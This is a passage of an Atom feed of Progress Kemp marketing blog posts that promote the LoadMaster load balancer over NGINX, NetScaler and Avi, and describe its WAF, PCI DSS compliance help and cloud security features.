    <content type="text"><![CDATA[<p>Web applications need to be able to handle varying amounts of traffic, and organizations want to maintain optimal performance and reliability as demand fluctuates. NGINX is a popular web server with built-in load-balancing functionality. However, this built-in load-balancing capability might not be the most efficient solution for busy websites or web-based business applications.</p><p>Robust load balancing is essential for delivering a reliable and responsive web application experience. It helps distribute incoming access requests efficiently, helping to prevent any single server from becoming overwhelmed, improving redundancy and enabling better scalability.</p><p>Using the Progress Kemp LoadMaster solution can enhance performance, simplify management and improve security. With the LoadMaster solution, system administrators can load balance all their applications using the same powerful load-balancing solution instead of configuring load-balancing separately for NGINX instances and other web server types. This streamlined approach improves efficiency and reduces the learning curve, as IT teams only need to learn and become proficient in a single load-balancing solution that they can use with any web server they deploy on-premises or to the cloud.</p><h2 id="what-is-nginx">What is NGINX?</h2><p>NGINX (pronounced &ldquo;engine-x&rdquo;) is a high-performance web server that has become a preferred choice for many businesses due to its lightweight architecture and ability to handle numerous simultaneous connections. In addition to serving web pages, many organizations use NGINX as a reverse proxy and a caching server.</p><p>NGINX&rsquo;s built-in load balancing features allow it to distribute requests across multiple backend NGINX servers, improving performance and maintaining redundancy. System administrators can configure NGINX to use various algorithms to distribute access requests and network traffic.</p><p>However, while NGINX provides basic load balancing, it lacks more advanced features such as in-depth health checks, traffic inspection, detailed reporting and sophisticated traffic management features that modern enterprises require. Additionally, NGINX does not provide out-of-the-box support for global load balancing or detailed application-specific optimizations, making it harder for enterprise users to scale it easily.</p><p>For large-scale distributed applications, it&rsquo;s recommended to deploy a dedicated external load balancer with centralized monitoring and management. This will maintain high availability, scalability and enhanced security.</p><h2 id="overview-of-the-loadmaster-load-balancer">Overview of the LoadMaster Load Balancer</h2><p>The LoadMaster solution offers significant enhancements in load balancing technology over the built-in NGINX load balancer&rsquo;s features.  LoadMaster software can be deployed as a dedicated load-balancing solution and in multiple ways to suit your application delivery and infrastructure needs, whether it&rsquo;s a hardware appliance, virtual machine or cloud-based instance that supports your web-based services and not just those running on NGINX.</p><p>One of the LoadMaster solution&rsquo;s ancillary features is its extensive <a href="https://community.progress.com/s/products/loadmaster/loadmaster-templates">library of application templates</a> and <a href="https://docs.progress.com/category/loadmaster-documentation">deployment guides</a>, including <a href="https://kemptechnologies.com/load-balancing-nginx">specific optimizations for NGINX environments</a>. The pre-configured templates enable you to get the best performance from your applications via LoadMaster without complex manual configurations.</p><p>Key features that distinguish the LoadMaster load balancing solution from the built-in NGINX functionality include:</p><ul><li><p>Advanced application delivery with <a href="https://kemptechnologies.com/blog/layer-4-vs.-layer-7-load-balancing-what&#39;s-the-difference-and-which-one-do-i-need">Layer 4-7 load balancing</a></p></li><li><p>Real-time performance <a href="https://kemptechnologies.com/products/loadmaster-360/applications-analytics">analytics and monitoring</a></p></li><li><p>Comprehensive security features, including a <a href="https://kemptechnologies.com/products/loadmaster-360/enhanced-waf">WAF based on the industry-leading ModSecurity Engine</a></p></li><li><p><a href="https://kemptechnologies.com/solutions/authentication">Advanced Authentication and Authorization</a> capabilities</p></li><li><p>Global server load balancing capabilities (<a href="https://kemptechnologies.com/server-load-balancing/geo-loadmaster/glm-overview">LoadMaster GEO</a>)</p></li><li><p>Optional <a href="https://kemptechnologies.com/products/loadmaster-360/certificate-management">automated TLS/SSL certificate management</a></p></li><li><p>Intuitive <a href="https://docs.progress.com/bundle/loadmaster-configuration-guide-web-user-interface-wui-ga/page/Introduction.html">web-based interface</a></p></li><li><p>PowerShell Scripting API for <a href="https://kemptechnologies.com/kemp360/application-delivery-automation-scripting">automation</a> and integration</p></li><li><p>RESTful API for <a href="https://kemptechnologies.com/kemp360/application-delivery-automation-scripting">automation</a> and integration</p></li><li><p>Ansible <a href="https://kemptechnologies.com/kemp360/application-delivery-automation-scripting">automation</a></p></li></ul><p>You can visit our dedicated page on <a href="https://kemptechnologies.com/home">LoadMaster capabilities and deployment options.</a></p><h2 id="installing-your-load-balancer-correctly">Installing Your Load Balancer Correctly</h2><p>Whether you decide to use NGINX&rsquo;s built-in load-balancing functionality or deploy a LoadMaster load balancer, proper installation and configuration are crucial for both performance and security. When setting up your load-balancing environment, careful attention to configuration details can make the difference between a robust, secure system and one that&rsquo;s vulnerable to failures or attacks.</p><p>For those interested in exploring NGINX&rsquo;s native load-balancing capabilities, <a href="https://nginx.org/en/docs/http/load_balancing.html">the official documentation</a> provides detailed configuration guidance. However, be prepared for a hands-on approach that requires familiarity with NGINX configuration syntax and manual testing.</p><p>The LoadMaster solution has a more streamlined installation process with robust <a href="https://docs.progress.com/category/loadmaster-documentation">documentation and deployment guides</a>. These guides cover everything from initial setup to advanced configurations, making it easier for system administrators to implement and maintain their load-balancing infrastructure.</p><p>For specific information about using LoadMaster with NGINX, <a href="https://kemptechnologies.com/load-balancing-nginx">visit here.</a> It provides detailed insights into LoadMaster configuration for load balancing NGINX and how to optimize the integration between NGINX and LoadMaster.</p><h2 id="final-thoughts">Final Thoughts</h2><p>While NGINX offers built-in load-balancing capabilities, it falls short in terms of advanced traffic management, security and ease of use. LoadMaster provides a more capable, scalable and efficient load-balancing solution, allowing system administrators to manage all their applications via a single platform.</p><p>With its <a href="https://docs.progress.com/bundle/loadmaster-configuration-guide-web-user-interface-wui-ga/page/Service-Health-Check-Parameters.html">real and virtual server health checking</a>, <a href="https://kemptechnologies.com/load-balancer/load-balancing-algorithms-techniques">superior load balancing algorithms</a> and deployment flexibility, the  LoadMaster solution can be an ideal choice for delivering maximum uptime and performance for web applications on NGINX or any other web server.</p><p>If you&rsquo;re currently using NGINX as a load balancer, now is the perfect time to try LoadMaster and see how it can improve your infrastructure. Get your <a href="https://kemptechnologies.com/home">Free Trial</a> to start your journey to a better load-balancing experience for your NGINX and other web servers and applications.</p>]]></content>
  </entry>
  <entry>
    <id>urn:uuid:87d8f92e-a21b-41e1-b646-f05ef7d1bfda</id>
    <title type="text">Top Reasons to Replace Citrix ADC Load Balancing with Progress LoadMaster in 2025</title>
    <summary type="text">This blog outlines why the LoadMaster solution is still the superior choice compared to NetScaler ADC (formerly Citrix NetScaler) in 2025.</summary>
    <published>2025-05-22T15:23:13Z</published>
    <updated>2026-03-07T11:14:56Z</updated>
    <author>
      <name> </name>
    </author>
    <category term="Load Balancing"/>
    <content type="text"><![CDATA[<p>Back in January 2021, we held a webinar and <a href="https://kemptechnologies.com/blog/5-reasons-to-replace-citrix-adc-load-balancing-with-kemp">published a blog</a> outlining reasons to replace the Citrix NetScaler ADC load balancers with Progress Kemp LoadMaster load balancing solution. We followed up on that blog with <a href="https://kemptechnologies.com/blog/top-5-reasons-to-replace-citrix-netscaler-with-progress-kemp-loadmaster">another one in 2023</a>. There has been a lot of change in the application delivery infrastructure sector over the last few years. The integration of cybersecurity functionality into load-balancing solutions has accelerated. Plus, as organizations continue their journey toward multi-cloud and hybrid infrastructures, the need for flexible, secure and cost-effective load balancing that fits into the unique infrastructure deployments of each organization is more important than ever.</p><p>Below, we outline reasons that build on the previous blogs, showing why the LoadMaster solution is still the superior choice compared to NetScaler ADC (formerly Citrix NetScaler) in 2025. Even if you&rsquo;re using ADC to load balance Citrix Workplace to deliver VDI desktops and applications to end-users.</p><h2 id="streamlined-security-and-performance">Streamlined Security and Performance</h2><p>Unlike NetScaler solutions, LoadMaster load balancers integrate security at the load balancing layer via a Web Application Firewall (WAF), obtain TLS/SSL offloading and help deliver DDoS protection to provide both enhanced protection and optimized application performance. This security integration augments your dedicated cybersecurity solutions to help deliver the layered defense strategy that is a best practice in the 2025 threat landscape.</p><p>You can learn more about how LoadMaster load balancers help enhance your security posture in our free whitepaper titled <a href="https://kemptechnologies.com/resources/research-papers/why-you-should-perform-security-functions-at-the-load-balancing-level">Why You Should Perform Security Functions at the Load Balancing Level</a> (registration required for download).</p><h2 id="modern-flexibility">Flexibility Delivery</h2><p>The LoadMaster load balancing solution provides unmatched deployment flexibility across on-premises, private clouds or public cloud platforms like AWS and Azure. With consistent user interfaces and feature parity across all environments, the LoadMaster solution enables seamless transitions between platforms as organizations evolve.</p><p>NetScaler announced significant and unpopular <a href="https://kemptechnologies.com/blog/citrix-netscaler-gateway-perpetual-license-end-of-sale-(eos)-what-to-do-next">changes to its licensing</a> in 2023. Deployment of NetScaler can be restrictive and costly when organizations are looking to shift to hybrid deployment models. Flexible LoadMaster <a href="https://kemptechnologies.com/products/loadmaster-360/fleet-management">licensing options</a>, including <a href="https://kemptechnologies.com/pricing/support-subscriptions">subscription models</a>, mean you can scale up or down without being locked into complex, expensive contracts.</p><h2>Validated Workloads</h2><p>The LoadMaster load balancing solution provides tools and support to streamline migration from NetScaler. With templates for Citrix StoreFront, 2FA integration and support for Parallels RAS, the LoadMaster solution is ideal for environments using Citrix and other digital workspace solutions to deliver desktops and applications to users.&nbsp;<span>Citrix users looking to migrate have access to a deployment guide and PowerShell scripts to facilitate migration.&nbsp;</span><span></span></p><h2 id="faster-time-to-value">Faster to ROI</h2><p>The intuitive deployment process and consistent UI and scripting interfaces across all LoadMaster deployment platforms reduce setup and ongoing management overhead, enabling businesses to go live with applications faster and to spend less time managing them for security and performance over their lifecycle. The extensive catalog of pre-configured templates, integration guides and 24/7 support makes for a straightforward transition from NetScaler to LoadMaster solution.</p><p>The LoadMaster capabilities offer:</p><ul><li><p>Intuitive web-based management interface</p></li><li><p>Seamless DevSecOps workflow integration via RESTful APIs and PowerShell scripting</p></li><li><p>Pre-built templates for popular applications</p></li><li><p>Robust documentation and guides</p></li><li><p>Expert technical support throughout the implementation process</p></li></ul><p>Our <a href="https://kemptechnologies.com/support/professional-services/technical-services">services team</a> provides dedicated migration support for organizations looking to migrate from NetScaler, and we&rsquo;ve numerous references for organizations that have successfully made the switch.</p><h2 id="cost-effective-scalability">Cost-Effective Scalability</h2><p>As outlined in <a href="https://kemptechnologies.com/blog/top-5-reasons-to-replace-citrix-netscaler-with-progress-kemp-loadmaster">Reason 2 of the 2023 blog</a>, the cost of deploying the LoadMaster solution is often significantly lower than NetScaler, without any loss in functionality or performance. The LoadMaster solution&rsquo;s transparent, competitive pricing model offers more value for money compared to the high ongoing costs of Citrix NetScaler. And with LoadMaster load balancing, organizations can scale easily without the financial strain of NetScaler solutions.</p><p>The innovative LoadMaster <a target="_blank" href="https://kemptechnologies.com/pricing/licensing-models/pooled">Pooled Licensing</a> model allows you to scale capacity as needed without incurring additional server license costs, giving you the flexibility to:</p><ul><li><p>Deploy dedicated instances for critical applications</p></li><li><p>Avoid single points of failure</p></li><li><p>Optimize resource allocation based on actual needs</p></li><li><p>Scale up or down as needs change</p></li></ul><h2 id="future-proofed-technology-investment">Long Term Commitment</h2><p>Progress&rsquo; continuous R&amp;D investment in the LoadMaster solution and associated application delivery technologies means that the product continuously evolves to meet new security threats and industry demands, providing businesses with a future-proofed load-balancing solution. Our R&amp;D and Development teams maintain a focused approach to the core competency of secure load-balancing rather than treating it as just another feature within a product.</p><h2>Distinguished Support</h2><p>The Progress LoadMaster support teams and user community deliver outstanding 24/7 assistance for organizations adopting and deploying LoadMaster solutions. A large, dedicated and global team provides you with stellar support backed by years of load balancing project experience. The support provided is award-winning, as shown by our high user ratings in the quarterly <span lang="EN-GB"><a href="https://www.g2.com/products/progress-kemp-loadmaster/reviews"><span lang="EN-US">G2 user reviews and scores</span></a></span> for LoadMaster.</p><h2 id="final-thoughts">Final Thoughts</h2><p>The LoadMaster load balancing solution offers organizations a superior alternative to NetScaler by providing a focused, efficient, cost-effective load-balancing solution that integrates essential security features into a broader modern cybersecurity strategy. As application delivery requirements continue to evolve beyond 2025, LoadMaster capabilities, ease of use and continuous development make it a smart choice for modern enterprises and IT decision-makers.</p><p>For more information about migrating from NetScaler to LoadMaster, <a href="https://kemptechnologies.com/contact">contact our sales team</a> or visit our website for <a href="https://kemptechnologies.com/resources?page=1&amp;language=en">case studies and technical resources</a>. If you&rsquo;re currently using NetScaler as a load balancer, try LoadMaster load balancing to see how it can improve your infrastructure and reduce your ongoing costs. Click the <a href="https://kemptechnologies.com/server-load-balancing/virtual-loadbalancer/vlm-download">Free Trial button</a> to start your journey to a better load-balancing experience for your web servers and applications.</p>]]></content>
  </entry>
  <entry>
    <id>urn:uuid:5d8c1c01-fc41-4194-b96c-d22a7b39bc33</id>
    <title type="text">Why Progress Kemp LoadMaster is the Smartest Replacement for Avi</title>
    <summary type="text">This blog explores how the Progress Kemp LoadMaster solution—a highly-rated, flexible and cost-effective ADC and load balancer—offers a seamless transition from Avi.</summary>
    <published>2025-05-14T12:00:06Z</published>
    <updated>2026-03-07T11:14:56Z</updated>
    <author>
      <name> </name>
    </author>
    <content type="text"><![CDATA[<p>Modern IT infrastructure relies on a distributed architecture spanning multiple cloud environments, microservices and hybrid systems. Maintaining performance, security and availability in such complex environments can be challenging. Load balancers are a crucial component of an IT stack and play a vital role in managing this complexity by efficiently distributing traffic across multiple servers and services, maintaining optimal performance and uptime.</p><p>There are many load-balancer vendors in the market and choosing the right load-balancing solution can be overwhelming. Major vendors have revamped their load-balancing offerings to align with the latest changes in the application delivery and load-balancing space. Organizations are re-evaluating their tech stacks in response to these changes. One of the biggest recent shakeups has been the Broadcom acquisition of VMware and the resulting spinout of Avi Networks (NSX Advanced Load Balancer). For organizations relying on Avi for L4-L7 load balancing and application delivery, it&rsquo;s time to ask: <strong>What now?</strong></p><p>In this post, we&rsquo;ll explore how the <strong><a href="https://kemptechnologies.com/home">Progress <strong>Kemp LoadMaster</strong></a></strong> solution&mdash;a highly-rated, flexible and cost-effective ADC and load balancer&mdash;offers a seamless transition from Avi.</p><h2 id="why-replace-avi">Why Replace Avi?</h2><p>With VMware&rsquo;s acquisition and reorganization under Broadcom, Avi&rsquo;s future may be uncertain for many customers&mdash;especially those not deeply invested in the broader VMware ecosystem. Their customers are concerned about:</p><ul><li><p><strong>Complex Licensing Complexity:</strong> VMWare shifted to a subscription-based model under Broadcom, which alters the licensing options offered by Avi. The pricing model may lead to higher costs for organizations that need to scale quickly in cloud environments.</p></li><li><p><strong>Increased Cost:</strong> The cost of the Avi Load Balancer can be higher than other simpler load balancing solutions, especially for smaller businesses or those with less complex needs.</p></li><li><p><strong>Integration with VMware:</strong> The Avi Load Balancer works seamlessly with VMware&rsquo;s NSX and other VMware tools, but it might not be the best fit for organizations that don&rsquo;t use VMware products or are using multi-cloud or hybrid-cloud environments with non-VMware platforms.</p></li><li><p><strong>Vendor Lock-In:</strong> For organizations that want to avoid heavy reliance on a specific vendor, the close integration with VMware tools could lead to potential vendor lock-in, making future migrations or changes more difficult.</p></li><li><p><strong>Ineffective Analytics:</strong> Avi offers limited visibility into complex multi-cloud environments. The analytics and monitoring may be ineffective, especially for organizations that need robust insights for performance and security.</p></li></ul><p>VMware&rsquo;s acquisition of Avi has introduced challenges like higher costs, integration issues and vendor lock-in concerns. The <strong>LoadMaster</strong> load balancer offers a cost-effective, flexible and innovative alternative that can be deployed easily in any environment.</p><h2 id="kemp-loadmaster-the-b2b-load-balancer-built-for-the-real-world">Progress Kemp LoadMaster: The B2B Load Balancer Built for the Real World</h2><p>The LoadMaster load balancing solution combines enterprise-grade features, flexible deployment and a suitable pricing model that makes sense&mdash;especially for small to mid-sized enterprises.</p><p><strong>1. Simple, Easy-to-Use Products</strong></p><p>Switch to LoadMaster software and experience award-winning hardware, virtual and cloud-native deployment options. The LoadMaster solution is the industry&rsquo;s first per-app software load balancer/application delivery controller (ADC), providing an innovative, intuitive solution designed for simplicity and ease of use.</p><p><strong>2. Competitive Price/Performance</strong></p><p>Enhance application availability, scalability, performance and security without hidden costs. Why settle for complicated, expensive systems when the LoadMaster solution offers a full-featured, high-performance ADC and load balancer at a competitive price?</p><p><strong>3. Flexible Licensing Options</strong></p><p>Choose from perpetual, pooled, pay-as-you-go or service provider licensing options. Our flexible licensing verifies that you only pay for what you need. The LoadMaster team offers pricing models tailored to your business needs.</p><p><strong>4. Centralized Visibility and Alerting</strong></p><p>Gain powerful insights into your application delivery metrics. With the LoadMaster solution, you can monitor client requests, network traffic, latency and server performance in real-time, maintaining optimal system performance and reliability.</p><p><strong>5. Enhanced Threat Protection</strong></p><p>Stay ahead of sophisticated security threats by adding layers of security with the LoadMaster solution to help protect your web applications. Cutting-edge threat protection helps maintain the integrity and availability of your services.</p><p><strong>6. Faster ROI</strong></p><p>Reduce your deployment time with the LoadMaster load balancer. Whether it&rsquo;s through simple tutorials or the dozens of pre-configured templates, you&rsquo;ll be able to deploy and go live faster than ever, enabling you to start benefiting from your investment quickly.</p><p><strong>7. Distinguished Support</strong></p><p>Gain access to outstanding 24/7 support when deploying LoadMaster load balancer. Our dedicated global support team is here to assist you, and we pride ourselves on providing the best customer service. Plus, you won&rsquo;t be upsold on unnecessary services.</p><h3 id="comparison-matrix-kemp-loadmaster-vs-avi-vs-other-major-load-balancers">Comparison Matrix: Kemp LoadMaster vs Avi vs Other Major Load Balancers</h3><img src="https://www.whatsupgold.com/images/kemptechnologieslibraries/about/loadmaster-avi-compare-1.png?sfvrsn=66148465_1" alt="" sf-size="100" /><h2 id="in-conclusion">In Conclusion</h2><p>If you&rsquo;re looking for a clean exit from the complexity of Avi (or its parent, VMware), the LoadMaster load balancing solution is a top-tier alternative. Whether you&rsquo;re a mid-sized enterprise, a hybrid cloud shop, or a federal agency needing hardened hardware, LoadMaster software offers the features, flexibility and support you need, without locking you into a costly vendor ecosystem.</p><p>Switching to the LoadMaster solution can provide you:</p><ul><li>Dozens of templates for VMware-based apps</li><li>Advanced WAF and GSLB features</li><li>Federal-grade security and offline options</li><li>Simplified licensing that lets you spin up unlimited instances without per-device charges</li><li>Top tier support - 4.9/5 rating on Gartner Peer Insights and a leader on G2</li></ul><p><a href="https://kemptechnologies.com/server-load-balancing/virtual-loadbalancer/vlm-download">Try a LoadMaster Load Balancer free for 30 days</a> to experience its benefits and ease of use. You may also <a href="https://kemptechnologies.com/contact">contact us</a> if you need help choosing the right deployment model or getting started with a trial.</p><p>Your future load balancer doesn&rsquo;t need to be complicated&mdash;it just needs to work.</p>]]></content>
  </entry>
  <entry>
    <id>urn:uuid:ec9ff34c-f400-4332-b465-2cf14efbdf88</id>
    <title type="text">Is Your Business Ready for the New PCI DSS?</title>
    <summary type="text">Any organization that handles credit card information must confirm it meets all the new and amended requirements to remain compliant with PCI DSS after March 31.</summary>
    <published>2025-04-09T12:00:04Z</published>
    <updated>2026-03-07T11:14:56Z</updated>
    <author>
      <name> </name>
    </author>
    <category term="compliance"/>
    <content type="text"><![CDATA[<p>Important changes have come to <a href="https://en.wikipedia.org/wiki/Payment_Card_Industry_Data_Security_Standard"><em>PCI DSS</em></a>: the security standard that governs the handling of credit card information <em>(the Payment Card Industry Data Security Standard)</em>. Since March 31, 2025, several of the standard&rsquo;s requirements have been replaced with amended versions and many &ldquo;best practice&rdquo; requirements are now turned into full requirements of the standard. These changes are designed to make credit card handling more secure at a time when cyberattacks are increasingly common and more sophisticated.</p><p>Any organization that handles credit card information must confirm it meets all the new and amended requirements to remain compliant with PCI DSS after March 31.</p><h2 id="key-change-you-now-require-a-waf">Key Change: You Now Require A WAF</h2><p>One of the key changes is in section 6.4: &ldquo;Public-facing web applications are protected against attacks.&rdquo; Specifically, requirement 6.4.2 replaces requirement 6.4.1, with the new requirement stating:</p><p>&ldquo;For public-facing web applications, [a solution] is deployed that continually detects and prevents web-based attacks&hellip;A web application firewall (WAF), which can be either on-premises or cloud-based, installed in front of public-facing web applications to check all traffic, is an example of [a solution] that detects and prevents web-based attacks&hellip;&rdquo;</p><p>This is a <strong>significant change</strong> to the requirement being replaced which, until March 31, offered an alternative to deploying a WAF:</p><p>&ldquo;[Review] public-facing web applications via manual or automated application vulnerability security assessment tools or methods&hellip;At least once every 12 months&hellip;&rdquo;</p><p>This alternative option may have been quicker, cheaper and easier for many organizations than purchasing, deploying and training staff to use an additional piece of security equipment. The new and amended requirement, however, completely retires the option to &ldquo;check the code&rdquo; and elevates the use of a WAF to a mandatory requirement.</p><p>The Progress Kemp LoadMaster solution has built-in WAF functionality available on-premises and in the cloud and is here to help fulfill this new requirement.</p><h2 id="refresher-what-is-a-waf-and-why-is-it-important">Refresher: What Is a WAF and Why Is It Important?</h2><p>We&rsquo;ve recently published several blog posts <a href="https://kemptechnologies.com/blog/why-you-need-a-web-application-firewall">exploring WAFs and their importance in application security</a>.</p><p>As a refresher, a web application firewall (WAF) is a crucial security layer in a modern, multi-layered defense strategy. It also helps:</p><ul><li>Provide an <strong>extra layer of defense</strong> for websites, web apps and APIs</li><li>Inspect HTTP(S) web traffic and <strong>proactively block malicious-looking traffic</strong></li><li>Help prevent your web services from being low-hanging fruit for attackers</li></ul><img alt="" src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/network-layer-with-waf-in-the-middle.png?sfvrsn=a7b0e23d_1" sf-size="100" /><p>Any internet-facing or mission-critical web application should be afforded the protection that a WAF provides. This is critically important for applications that use financial or confidential information in any way, where security failures spell disastrous consequences (large fines, regulatory investigations and potential business failure.)</p><h2 id="how-can-the-loadmaster-solution-help">How Can the LoadMaster Solution Help?</h2><p>The Progress Kemp LoadMaster solution can help, with its built-in WAF functionality based on industry-standard OWASP technologies. It improves web application protection from a wide range of attacks, including cross-site scripting (XSS), SQL injection and HTTP protocol attacks.</p><p>The LoadMaster solution is flexible, quick to deploy and easy to configure through its intuitive web user interface. The LoadMaster solution is available on all common hypervisors, can be found directly in the big public clouds, and is also available as a hardware appliance. Wherever your application infrastructure lives, it&rsquo;s easy to add LoadMaster load balancers and start benefiting from the protection they provide.</p><p>LoadMaster load balancers are also fully featured and highly capable application delivery controllers (ADC). They make applications highly available, resilient and scalable, in addition to the security benefits outlined so far.</p><h2 id="‘waf-on-easy-mode’-enhanced-waf-via-integration-with-loadmaster-360">&lsquo;WAF on Easy Mode&rsquo;: Enhanced WAF Via Integration with LoadMaster 360</h2><p>To make WAF configuration even simpler, Progress LoadMaster 360 provides a modern SaaS offering with dashboards and metrics. This makes it easy to get at-a-glance statistics about how a LoadMaster WAF is performing. It also makes it easy to manage a fleet of LoadMaster load balancers across entire organizations spanning many distinct sites, countries and continents.</p><img alt="" src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/waf-dashboard-vlm-waf-dokuwikitest.png?sfvrsn=f863f921_1" sf-size="100" /><p>The enhanced WAF functionality includes industry-leading smart filters that parse thousands of lines of log output to highlight the most pressing log alerts that require the attention of a security operator. This massively streamlines WAF operation and, when combined with LoadMaster 360 false positive tuning tools, makes it faster than ever before to configure and tune a WAF for operation in front of any web service or application.</p><img alt="" src="https://kemptechnologies.com/images/kemptechnologieslibraries/about/waf-rule-tuning8615264888f640d9ba926a8f1940679d.png?sfvrsn=3772ebdd_1" sf-size="100" /><p>To find out more about LoadMaster 360 WAF-specific capabilities, refer to some of the <a href="https://kemptechnologies.com/blog/introducing-enhanced-waf-progress-loadmaster-360">recent blog posts we have published on this subject</a>.</p><h2 id="conclusion">Conclusion</h2><p>Many businesses may find the recent changes to PCI DSS challenging. The LoadMaster solution can help on this journey.</p><p>With LoadMaster load balancer&rsquo;s flexibility and availability on a range of platforms, the solution can meet your business applications wherever they are in a consistent and repeatable way: whether on-premises, in a public cloud or across a mixture of environments.</p><p>We invite you to try a 30-day free trial of LoadMaster by visiting <a href="https://sso.kemptechnologies.com/register/kemp/vlm">this page</a>. Please feel free to <a href="https://kemptechnologies.com/contact">talk to us</a> today to discuss how Progress can help you fulfil your WAF and load balancing needs.</p>]]></content>
  </entry>
  <entry>
    <id>urn:uuid:03a740d5-e7bd-445a-9c9f-b93724356be8</id>
    <title type="text">Enhance Cloud Application Security with Progress Kemp LoadMaster Cloud Load Balancers</title>
    <summary type="text">Progress Kemp LoadMaster can significantly enhance the security of applications deployed via cloud platforms. Learn more about cloud application security.</summary>
    <published>2025-03-27T17:40:56Z</published>
    <updated>2026-03-07T11:14:56Z</updated>
    <author>
      <name> </name>
    </author>
    <content type="text"><![CDATA[<p>Cloud platforms have become a default application deployment option for many organizations. Many deployments are hybrid, with components spread across on-premises and multiple cloud platforms. In these cloud and hybrid scenarios, the infrastructure model can hinder the delivery of robust cloud application security.</p><p>Cyberthreats continue to evolve, with cyberattackers probing for and targeting new and existing application vulnerabilities and APIs to steal data or disrupt operations. IT teams need to balance cloud application security, performance and reliability without adding complexity to deployment or operations management.</p><p>Progress Kemp LoadMaster <a href="https://kemptechnologies.com/what-is-load-balancing">load balancers</a> can significantly enhance the security of applications deployed across cloud platforms&mdash;and for hybrid and on-premises deployments. In addition to delivering application uptime and performance, the LoadMaster solution has security at its core. In this blog, we&rsquo;ll explore how LoadMaster capabilities provide a security-focused approach to <a href="https://kemptechnologies.com/cloud-load-balancer">cloud load balancing</a>. This makes it ideal for modern organizations looking to implement best practices for cloud application security.</p><h2 id="the-importance-of-security-in-cloud-load-balancing">The Importance of Security in Cloud Load Balancing</h2><p>Modern cloud environments offer both opportunities and challenges. Organizations can benefit from scalability and flexibility without having to build and manage their own on-premises infrastructure. However, the shift toward cloud deployments has created new <a href="https://kemptechnologies.com/resources/glossary/application-security">application security</a> challenges, as traditional network perimeter defenses are no longer well-defined.</p><p>Applications residing in the cloud need protection against the same threats that affect traditional deployment models, such as ransomware, data breaches, DDoS attacks, supply-chain vulnerabilities and more. With APIs now playing a central role in application functionality, securing both APIs and device endpoints is more critical than ever.</p><p>LoadMaster load balancers are crucial for securing this landscape by acting as strategic control points for application access. Positioned between users and application servers in the cloud, they inspect traffic before it reaches critical infrastructure. The LoadMaster solution enhances this capability by incorporating multiple security layers directly into its load-balancing functionality, creating a security-first approach to application delivery. Read more about <a href="https://kemptechnologies.com/solutions/security">load balancer security</a> for your applications and APIs with the LoadMaster solution.</p><h2 id="understanding-loadmaster-security-capabilities">Understanding LoadMaster Security Capabilities</h2><p>The LoadMaster solution provides robust security features without impacting application performance. It adapts to diverse security needs for organizations operating in complex environments by providing web application firewall (WAF) protection, DDoS mitigation, strong authentication controls and encrypted communications management.</p><p>We outline specific security-focused features of LoadMaster load balancers throughout the blog.</p><h2 id="key-security-features-of-kemp-loadmaster-cloud-load-balancers">Key Security Features of Kemp LoadMaster Cloud Load Balancers</h2><p><a href="https://kemptechnologies.com/solutions/waf"><strong>Web Application Firewall (WAF)</strong></a><strong> - </strong><a href="https://kemptechnologies.com/products/loadmaster-360/enhanced-waf">The LoadMaster WAF</a> is built on the widely used and respected ModSecurity WAF and is a cornerstone of LoadMaster security capabilities. It delivers protection against common and emerging threats, including those in the <a href="https://kemptechnologies.com/solutions/security/owasp-top-10-waf">OWASP Top 10</a>. The WAF has a rules subscription service, which means that new application vulnerabilities can get addressed quickly.</p><p><a href="https://kemptechnologies.com/solutions/security/distributed-denial-of-service-ddos"><strong>DDoS Protection and Mitigation</strong></a><strong> -</strong> The LoadMaster solution includes built-in defenses against volumetric and targeted DDoS attacks. By detecting and neutralizing these threats in real time, the LoadMaster solution helps deliver uninterrupted service availability, a crucial factor for customer trust and operational continuity.</p><p><a href="https://kemptechnologies.com/solutions/ssl-acceleration-solutions"><strong>TLS/SSL Offloading and Encryption</strong></a><strong> -</strong> Secure network communications are a must for modern applications. TLS/SSL certificates and encryption are core to this security. However, TLS/SSL processing is resource-intensive and can impact performance when done on application servers. One LoadMaster capability includes offloading TLS/SSL encryption and decryption processes from application servers. Thereby improving performance while maintaining high levels of encryption to help safeguard sensitive data. The LoadMaster product can also perform <a href="https://kemptechnologies.com/products/loadmaster-360/certificate-management">automated TLS/SSL certificate management</a> to prevent security certificates from expiring and unplanned application downtime due to certificate issues.</p><p><a href="https://kemptechnologies.com/solutions/zero-trust-access-gateway"><strong>Zero Trust Security Model Support</strong></a><strong> &ndash;</strong> LoadMaster load balancers help organizations shift toward zero-trust architectures by working with authentication and access control mechanisms to enhance endpoint security. By validating user and device identities, the LoadMaster solution minimizes the risk of unauthorized access.</p><p><a href="https://kemptechnologies.com/products/loadmaster-360/authentication-management"><strong>Strong Authentication Support</strong></a><strong> -</strong> Advanced authentication support, including integration with Active Directory, RADIUS, SAML and multi-factor authentication. Support for delivering modern MFA and SSO integration reduces reliance on passwords, protecting applications from credential-based attacks. LoadMaster software also supports Role-Based Access Control (RBAC) to provide administrators and end users with appropriate access levels, reducing the likelihood of accidental or malicious damage by people with elevated permissions they don&rsquo;t need or shouldn&rsquo;t have.</p><p><a href="https://kemptechnologies.com/products/loadmaster-360/authentication-management"><strong>API Security and Gateway Protection</strong></a><strong> -</strong> Strong authentication support extends to API access. The LoadMaster solution helps secure APIs by inspecting traffic, validating inputs and blocking unauthorized access. In our era of API-driven development, this capability is critical for protecting microservices or monolithic applications deployed in the cloud.</p><h2 id="how-the-loadmaster-solution-enhances-application-control">How the LoadMaster Solution Enhances Application Control</h2><p>Beyond the security features, industry-leading LoadMaster application controls provide efficient and secure application uptime and performance even in times of complex traffic patterns. Additionally, the product provides granular control over application traffic through Layer 7 inspection and filtering. This capability allows system admins to inspect and block malicious requests before they reach application servers, significantly reducing the attack surface. The load balancer can also adjust policies based on detected security threats to optimize security and performance.</p><p>Geographic access controls enable organizations to restrict application access based on server and end-user location, while real-time monitoring via <a href="https://kemptechnologies.com/products/loadmaster-360">LoadMaster 360</a> provides detailed visibility into security events. Adding LoadMaster security capabilities to your overall cloud security infrastructure helps create a robust defense system that adapts to security conditions while maintaining application availability.</p><p>LoadMaster 360 also provides <a href="https://kemptechnologies.com/products/loadmaster-360/applications-analytics">continuous visibility</a> into security events and other application metrics. It can also share log files with SIEM systems, adding LoadMaster information to the bigger-picture view of the network many organizations have in their SIEM system.</p><h2 id="elevate-protection-against-evolving-cyberthreats">Elevate Protection Against Evolving Cyberthreats</h2><p>The threat landscape we all deal with isn&rsquo;t static. New vulnerabilities are constantly discovered and cybercriminals continuously adapt their technical and social engineering attack methods to find new ways to breach security. Having <a 